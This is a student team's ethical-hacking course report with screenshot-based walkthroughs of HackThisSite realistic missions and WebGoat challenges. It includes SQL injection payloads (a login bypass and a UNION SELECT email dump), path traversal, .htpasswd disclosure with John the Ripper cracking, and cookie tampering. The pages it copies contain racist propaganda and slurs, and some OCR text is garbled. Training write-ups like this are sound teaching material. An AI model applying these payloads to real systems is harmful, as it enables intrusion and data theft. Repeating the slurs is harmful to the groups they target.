

**TEH3261/ FTEH3261**  
**ETHICAL HACKING AND SECURITY ASSESSMENT**  
**PROJECT 3 – 10%**

**Lab Session : 1BV**

**Team Name : 3AM Hackers**

**Team Leader : 1191302861 Mayar Abdulmalik M Shenawi**

**Group Member 1 : 1181102166 Ahmed Aldughaiter**

**Group Member 2 : 1191302763 Al Ghamedi Omar Saeed O**

**Group Member 3 : 1191201179 Rian Tiew Ming Sheen**

**Group Member 4 : 1171103833 Loo Wei Jun**

**Instructions:**

1. Form a group of **3-5** students, remain in the same group for all projects and *Capture-the-Flag* (CTF) – lab tests.
2. Complete **ALL** the questions below by attaching a snapshot of your screen result as evidence.
3. Only **1 copy** to submit by the Group Leader.
4. Submit latest by **8 April 2022, 5pm** to the MMLS Assignment Repository.

**Familiarize with *Capture-the-Flag* (CTF) – Realistic Mission**

Platform: Hack This Site (<https://hackthissite.org/>)

1. Continue your exercise at **hackthissite.org**
2. **Login** to your account.
3. On the left tab of the main page, in the **challenges** section, click "**Realistic Missions**"
4. There are **sixteen (16)** Realistic Missions which attempt to mimic real, moderate to difficult hacking, in real life situations. Solve at least **six (6)** puzzles. You get **0.5 point** per level completed.

**Show your steps on how you solved the challenge. [3%]**

**Notes: your account name must be shown when you snapshot your answer – to prove that you attempted the challenges/ puzzles by using your account.**

## Challenge: Uncle Arnold's Local Band Review

The average rating of this band is 3.6064935510428. How would you rate it?

1 ▾ [voted]

**Killing Mr. A.P.E.**

A hip hop group of five people who recently moved in from the city and wants to "be represented" in the suburban areas. The music is can barely be considered music at all but they seem to have a way of liveling the crowds. I give it a D.

The average rating of this band is 2.6534181307877. How would you rate it?

1 ▾ [voted]

**Raging Inferno**

This is a self-proclaimed "hardcore" metal band pretty much does nothing besides covering older slayer songs and nintendo game 'music' with added high-pitched screaming. I give these guys an F.

The average rating of this band is 2.3141751857359. How would you rate it?

999999 ▾ [voted]

Code view:

```
<?php</?>
<p></p>
<?php</?>
<form action="v.php" method="get">
    <input type="hidden" name="PHPSESSID" value="abcaednf3la5c43b2534bf995c855f4">
    <input type="hidden" name="id" value="3">
    <select>
        <option value="99999999">9999999</option>
        <option value="2">2</option>
        <option value="3">3</option>
        <option value="4">4</option>
        <option value="5">5</option>
    </select>
    <input type="submit" value="vote!">
</form>
</td>
</tr>
</tbody>
</table>
</font>
</td>
</tr>
</tbody>
</table>
</div>
</div>
</div>
</div>
```

Console What's New

[?] top Filter Default levels \*

You right click>inspect>change the value of raging inferno vote into any high number and click vote

**Uncle Arnold's Local Band Review**

Your friend is being cheated out of hundreds of dollars. Help him make things even again!

**You have already completed this level!**

**Difficulty rating: Easy. Take this challenge!**  
Go to the realistic 1 forum, click [here](#)

Uncle Arnold's Local Band Review Page

These are some bands that play in the Chicago industrial area. Please contribute your own releases, etc.

**Impending Disaster**

A noisy punk band consisting of everything that is good. Good music and good looks to make this band awesome. They play their songs in a very unique and twisted way. Top top. I give it an A.

The average rating of this band is 4.754602419452. How would you rate it?

**The King of Nothing**

A young punk band consisting of identical but underdeveloped teenagers. They play their songs in a very unique and twisted way. I give it an A because they play them to the max with their music. Not the best looks. I give it a C.

The average rating of this band is 3.696489894242. How would you rate it?

## Challenge: Chicago American Nazi Party

To access their administrator page and post messages to their main page.

← → C https://hackthissite.org/missions/realistic/2/

WHITE POWER

JOIN THE AMERICAN NAZI PARTY  
FIGHT FOR WHITE POWER

Meeting July 18th posted by WhiteKing

The Chicago American Nazi Party will be meeting Thursday, July 18. Homophobes, racists and bigots unite!

RALLY AT INS BUILDING posted by Jones

PEOPLE ARE GETTING TOGETHER TO DISCUSS ORGANIZING AN ANTI-IMMIGRANT RALLY AT THE INS BUILDING. STAY TUNED FOR DETAILS...

**WIGGERS BEWARE!**  
734-729-1702  
AMERICAN NAZI PARTY  
P.O. Box 302 Rosemont, IL 60018

**WHITE PEOPLE AWAKE!**  
WE WANT YOUR JOBS - WE WANT YOUR HOME - WE WANT YOUR COUNTRY  
734-729-1702  
AMERICAN NAZI PARTY  
P.O. Box 302 Rosemont, IL 60018

The website shown.

```
< → C ⓘ view-source:https://www.hackthissite.org/missions/realistic/2/
line wrap □
1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
2   "http://www.w3.org/TR/1999/REC-htm1401-19991224/loose.dtd">
3 <html>
4 <head>
5   <title>LONG LIVE THE AMERICAN NAZI PARTY</title>
6
7 <script type="text/javascript" src="https://gc.kis.v2.scr.kaspersky-labs.com/FD126C42-EBFA-4E12-B309-BB3FDD723AC1/">
8 <body bgcolor="#000000" text="#FFFFFF" link="#000000">
9
10 <table width=200 align="center" border=0 cellspacing=0 cellpadding=0>
11 <tr><td bgcolor="maroon"><center><font face="verdana" color="white" size=4><b>WHITE</b></font></center></td>
12 </tr><td bgcolor="maroon"><center><font face="verdana" size=4 color="white"><b>POWER</b></font></center></td>
13 </tr>
14
15 <center><font face="verdana" size=4><b>JOIN THE AMERICAN NAZI PARTY<br />FIGHT FOR WHITE POWER</b></font></center>
16
17 <table width=500 align="center" cellspacing=0 cellpadding=0 border=0><tr><td>
18 <b>Meeting July 18th</b> posted by WhiteKing<br /><hr color="white">The Chicago American Nazi Party will be meeting<br />
19 <center><a href="http://www.americannaziparty.com/support/gifs/wigger.gif"></a></center>
20 <center><a href="/missions/realistic/2/update.php"><font color="#000000">update</font></a></center><br />
21 <center><a href="#"><img alt="Delete icon" /></a></center>
22 <center><a href="#"><img alt="Edit icon" /></a></center>
23 <center><a href="#"><img alt="Print icon" /></a></center>
24 <center><a href="#"><img alt="Help icon" /></a></center>
25 </body>
26 </html>
```

**“View Page Source” Click on “update.php” link**

← → ⌂  [hackthissite.org/missions/realistic/2/update.php](https://hackthissite.org/missions/realistic/2/update.php)

enter your username and password, white brother!

username

password

**Enter username [admin] and password ['or'1=1'] to access the website**

# Chicago American Nazi Party

Racist pigs are organizing an 'anti-immigrant' rally in Chicago. Help anti-racist activists take over their website!

**You have already completed this level!**

**Difficulty rating: Easy. Take this challenge!**  
Go to the realistic 2 forum, click here

JOIN THE AMERICAN RACE PARTY  
FIGHT FOR WHITE POWER

Meeting July 19th at the White Power Building  
The Chicago American Nazi Party will be meeting Thursday, July 19th  
White Power, racism and antisemitism!

RALLY AT THE BUILDING! posted by Guests

PROTEST AGAINST THE CHICAGO AMERICAN NAZI  
ANTI-SEMITIC RALLY AT THE 300 E. BROADWAY, CHICAGO, ILLINOIS

## Challenge completed.

## **Challenge: Peace Poetry: HACKED**

Click on the website and “View Page Source” and you will find “oldindex.html”

## Add to the website URL

**Peace Poetry**

"The greatest purveyor of violence in the world today is my own government. For the sake of hundreds of thousands trained and under our violence, I cannot be silent." - Martin Luther King Jr.

"The nationalist not only does not disapprove of atrocities committed by his own side, but he has a remarkable capacity for not even hearing about them." - George Orwell

Welcome to Peace Poetry. This website features several poems crying out for freedom, liberty, justice, peace, love and understanding. You can also submit your own poetry!

You will reach another page, right-click on the website and “View Page Source”. Copy entire code.

hackthissite.org/missions/realistic/3/submitpoems.php

Use this form to submit a poem to the website. You do not have to be the author, but if you use someone else's poetry, please give credit where credit is due. Thanks!

Note: Poems will be stored online immediately but will not be listed on the main poetry page until it has a chance to be looked at.

Name of poem:  
..../index.html

Poem:

```
</td></tr></table><table width=600 cellpadding=0 cellspacing=0 border=0 align="center"><tr><td><font face="verdana" size=3><b>Welcome to Peace Poetry. This website features several poems crying out for freedom, liberty, justice, peace, love and understanding. You can submit your own poem!<br /><br /><center><a href="readpoems.php">Read The Poetry</a> | <a href="submitpoems.php">Submit Poetry</a><br /><br /></center></b></font></td></tr></table></center></body></html>
```

[add poem](#)

Choose “Submit Poetry”, paste the code in the poem. Use name “..../index.html”

## Peace Poetry: HACKED

A little girl made a website to post poetry related to peace and understanding. American fascists have hacked this website replacing it with Hitler-esque propaganda. Can you repair the website?

**You have already completed this level!**

**Difficulty rating: Moderate. Take this challenge!**

Go to the realistic 3 forum, click [here](#)



## Challenge: Fischer Animal products

hackthissite.org/missions/realistic/4/products.php?category=1%20union%20all%20select%201,2,email,4%20from%20email

First you have to click on any product  
then you notice the link is a category

by playing with the category format, you are able to get the emails by  
change it into UNION ALL SELECT null, \*, null, null FROM email;  
it will display the emails



2

**jsmith@uic.edu**

2

**3ambeer@graffiti.net**

2

**shootfirst@yahoo.com**

2

**Bobby@friends.com****After you get the emails, you go to the SaveTheWhales profile**

The screenshot shows the HackThisSite.org user profile for 'SaveTheWhales'. The profile page has a dark theme with a central banner featuring the site's logo and a 'Support HackThisSite' button. On the left, there's a sidebar with links like 'Hello, Greedful12', 'Settings - Logout', 'Skin Chooser', 'Private Messages', and a 'Donate' button. The main content area displays the user's information: UserID: 2382, Joined: 27/10/2009 7:51:05, Last Active: 08/11/2009 3:52:06, Last Logged In: 08/11/2009 3:52:06, Locations: No Entered, Website: http://, Timezone: GMT. It also shows the user's rank as 'Pettitioner (0 Points)', status as 'Offline', and various stats like 'E-mail: Hidden', 'IRC': None, 'Discord: None', 'Warn Level: 0000', and 'Voice: SaveTheWhales is not muted.'

**You click in his name and email him addresses**

**Send a Message**

Send a message to:

Priority:

Subject:

Message:

```
alph-alpha-brown@hotmail.com
sam.goodwin@yahoo.com
UltraDeathLaser@aol.com
SwingLow@hotmail.com
TeaBody@aol.com
jsmith@uic.edu
3ambeer@graffiti.net
shootfirst@yahoo.com
Bobby@friends.com
```

Congratulations, you have successfully completed realistic 4!

**Send a Message**

Send a message to:

Priority:

Subject:

Message:

After you email, it should say you completed realistic challenge 4

**Challenge 5**  
**what's right for america**

← → C [hackthissite.org/missions/realistic/7/images/](https://hackthissite.org/missions/realistic/7/images/)

youtube Twitch /r/LivestreamFail: F... Cs go reddit The back page of t... Faceit Twitter

## Index of /images

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>	06-Feb-2004 00:25	-	
 <a href="#">admin/</a>	06-Feb-2004 00:25	-	
 <a href="#">burn.jpg</a>	06-Feb-2004 00:25	35k	
 <a href="#">bush1.jpg</a>	06-Feb-2004 00:25	46k	
 <a href="#">bush2.jpg</a>	06-Feb-2004 00:25	47k	
 <a href="#">bush3.jpg</a>	06-Feb-2004 00:25	40k	
 <a href="#">gay.jpg</a>	06-Feb-2004 00:25	51k	
 <a href="#">logo.jpg</a>	06-Feb-2004 00:25	28k	
 <a href="#">logo.psd</a>	06-Feb-2004 00:25	121k	
 <a href="#">patriot1.jpg</a>	06-Feb-2004 00:25	59k	
 <a href="#">patriot2.jpg</a>	06-Feb-2004 00:25	61k	
 <a href="#">patriot3.jpg</a>	06-Feb-2004 00:25	59k	
 <a href="#">patriot4.jpg</a>	06-Feb-2004 00:25	41k	
 <a href="#">patriot5.jpg</a>	06-Feb-2004 00:25	61k	
 <a href="#">savage.jpg</a>	06-Feb-2004 00:25	33k	
 <a href="#">war1.jpg</a>	06-Feb-2004 00:25	70k	
 <a href="#">war2.jpg</a>	06-Feb-2004 00:26	71k	
 <a href="#">~</a>	06-Feb-2004 00:26	22k	

**Check images directory**

rg/missions/realistic/7/showimages.php?file=images/admin/.htpasswd

estreamFail: F... Csgo reddit The back page of t... Faceit Twitter Lazada.com.my: On... Dashboard Bookmarks bar Meet Courses MMLS

## WHAT'S RIGHT FOR AMERICA

The Right is taking back America... and you love it!

**Spread the Word!**

Help spread conservative action by downloading and printing these posters. Here are some tips: post them at your office, school, church, workplace, whatever. Good places are bulletin boards, on doors, by urinals, etc. Give them out to other Republican followers so that they can spread the word too.

Patriotism | Long Live Bush | Nuke the bastards!

### View page source for info from .htpasswd

```
<center><a href="administrator:$1$AA0v...$gXPgkI03Cu6dnclE/sok1
><img alt="Administrator:$1$AA0v...$gXPgkI03Cu6dnclE/sok1
" width=100>/><br/><img src="" width=100>/></center></font>
</td></tr></table>

<br />
<center>
<hr color="black" width=600>
<a href="http://www.homestead.com/positives-prs/index.html"><br />If you like our hate speech,<br />You'll love Michael Savage!</a>
<br /></center>
</body>
</html>
```


### Get the password

John the ripper to crack the password

```
root@kali:~# cd Desktop/
root@kali:~/Desktop# vi passwd.txt
root@kali:~/Desktop# cat passwd.txt
administrator:$1$AA0v...$gXPgkI03Cu6dnclE/sok1
root@kali:~/Desktop# john passwd.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "m
d5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type ins
ead others. Here are some tips: post them at your office, school, church, workplace, whatever. Good
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants)) [MD5 128/128 AVX
x3]
No password hashes left to crack (see FAQ)
root@kali:~/Desktop# john passwd.txt --show
administrator:shadow

1 password hash cracked, 0 left
root@kali:~/Desktop#
```

login using administrator and password shadow to complete



### Challenge 6 crappysoft software

**Crappysoft**

**Login**

r-conner@crappysoft.com  
.....  
Submit

**Tasks**

[Home] [Mailing List] [Contact] [Demo]

**Body Content**

Welcome to our website, We are CrappySoft, a software Company providing software for schools! We help kid's to learn how to read and write. If you are not a customer with us yet, please try a demo in your class! We can ensure you can see that your kid's brains will grow! If you would like one of our sale manager's at your school to show you all the possibilities of our software, then contact us, and we will come and visit you free of charge!

### Login from given info

**Crappysoft**

**Login**

[Private Message] [Logout] [Pay Salaries]

**Tasks**

[Home] [Mailing List] [Contact] [Demo]

**Body Content**

To: m-crap (owner) Read Messages

Subject:

Message:

**Send**

It's beyond the scope of this mission to check the XSS. So, assume you got this cookie: strUsername=m-crap%40crappysoft.com; strPassword=94a35a3b7befff5eb2a841af04aa16c; intID=1;

**Application**

Name	Value	Doc.	Path	Exp.	Size	HTTP	Set-Cookie	SameSite	Part.
intID	1	www..	/	Sec..	6				
HashXSSite	b4kdspp2n7mef0tk3c9y9s0	www..	/	Sec..	38				
strPassword	5b3de2c4d8a0021028183da..	www..	/	Sec..	43				
strUsername	r-conner%40crappysoft.com	www..	/	Sec..	39				

Change cookies after sending XSS attack and getting the info to replace int ID/username/password

**Crappysoft**

**Login**

[Private Message] [Logout] [Pay Salaries]

**Tasks**

[Home] [Mailing List] [Contact] [Demo]

**Body Content**

Pay Personell	
m-crap@crappysoft.com	Transaction Complete
r-conner@crappysoft.com	Pay
k-huibert@crappysoft.com	Transaction Complete
k-mecormic@crappysoft.com	Transaction Complete
m-crap@crappysoft.com	Transaction Complete

Click pay in pay salaries after getting permission to view it

**CRAPPY SOFT**
realistic 9

**Login**  
[\[Private Message\]](#)  
[\[Logout\]](#)  
[\[Pay Salaries\]](#)

**Body Content**

YHEE THANKS MAN!! Thank's for my salary you really own!!  
dont forget to clean the logs by subscribing to them!!

Pay Personell	
m-crap@crappysoft.com	Transaction Complete
r-conner@crappysoft.com	Transaction complete
k-hubert@crappysoft.com	Transaction Complete
k-mecomic@crappysoft.com	Transaction Complete
m-crap@crappysoft.com	Transaction Complete

**Links**

[\[Home\]](#)  
[\[Mailing List\]](#)  
[\[Contact\]](#)  
[\[Demo\]](#)

**Index of /missions/realistic/9/files/downloads/**

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	
<a href="#">CrappyDemo.exe.zip</a>	2013-12-30 05:28	8.8K	

**Index of /missions/realistic/9/files/logs/**

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	
<a href="#">downloads/</a>	2018-11-04 16:15	-	
<a href="#">logs/</a>	2018-11-04 16:15	-	
<a href="#">mailinglist/</a>	2013-12-30 05:28	-	

**After you find logs.txt in /downloads/**

Enter your email address here:  
 (Note: This adds your email to the list, and at the same time, checks the list for anything without the '@' character and deletes it.)

```

  " Here you can subscribe to our software newsletter."
<br>
  " The newest update's and changelog's will automatically be mailed to you!"
<br>
<br>
  " Enter your email address here:"
<br>
  " (Note: This adds your email to the list, and at the same time, checks the list for anything without the
  character and deletes it.)"
<br>
<br>
  <form action="subscribemailing.php" method="post">
    <input type="hidden" name="strFilename" value="./files/logs/logs.txt">
    <input type="text" name="strEmailAddress" value="you@somedomain.com">
    <br>
  </form>
</div>
<div id="footer">&nbsp;</div>
</div>
</body>
</html>
```

Inspect and change the value to /files/logs/logs.txt to clear the logs.txt

Enter anything and it will be completed


Congrats

Good Job, Greedful12, You have successfully completed Mission 9

## Application hacking – test vulnerabilities commonly found in Java-based applications

Platform: WebGoat


1. Refer to the Lab 10, continue your exercise at **WebGoat**.
2. **Login** to your account.
3. On the left tab of the main page, solve these **4 tasks** in the **challenges** section:
  - a. Admin lost password
  - b. Without password
  - c. Admin password reset
  - d. Without account



Each task will earn 0.5%.

## **Admin Lost password : Challenge 1**

**Configure burpsuite and proxy settings , find GET/WebGoat/challenge/logo HTTP/1.1 and send the request to repeater**



## Challenges Without Password Can you login as Larry?

Configure Burpsuite and proxy setting:

- Put userName= Larry,

Find POST/WebGoat/challenge/5 HTTP/1.1 then Send Repeater

Reset lesson

1

Can you login as Larry?

**LOGIN**

Larry

\*\*\*\*\*

Remember me

Log In


Forgot Password?

 a7179f89-906b-4fec-9d99-f15b796e7208

Submit flag


Congratulations you have solved the challenge!!

Move pointer inside or press Ctrl+G



### Challenges Admin password reset :

**Reset then go the the WebWolf check your email  
we have to find the correct <Hash Value> to reset the admin  
then Check the source code : [https://github.com/...](https://github.com/)  
observe the code:  
import org.owasp.webgoat.challenges.SolutionConstants;  
Get the hash and complete the solution.**



The mailbox of you as an attacker, all the mail send to [user]@[random] will be send to this mailbox.  
Only the user part is important the domain can be anything

1-1 of 1

Mail More

Compose

Inbox

Primary Social Promotions

password-reset Your password reset link for challenge 7-14, you requested a password reset link, please us 6:00 PM

Your password reset link for challenge 7 password-reset@webgoat-cloud.net

H1, you requested a password reset link, please use this [link](#) to reset your password.

If you did not request this password change you can ignore this message.  
If you have any comments or questions, please do not hesitate to reach us at support@webgoat-cloud.org

Kind regards,  
Team WebGoat

The screenshot shows a browser window with three tabs open:

- Home
- Kali-Linux-2018.3-vm-amd64
- Windows XP Professional
- Kali-Linux-2021.3-vmware

The active tab is `127.0.0.1:8080/WebGoat/challenge7/reset-password?375afe104f4a487a73823c50e9292a2`. The page displays a success message: "Success!!" followed by a photograph of a person high-fiving a dog. Below the photo, the flag is provided: `93d54c38-0694-42d4-a34-5ab35293ea61`.

The screenshot shows the `127.0.0.1:8080/WebGoat/start.mvc#lesson/Challenge7.lesson` page. On the left, a sidebar lists challenges categorized under "A1) Injection" through "A8:2013) Request Forgeries", "Client side", and "Challenges". Under "Challenges", the following items are listed with green checkmarks:


- Admin lost password
- Without password
- Admin password reset
- Without account

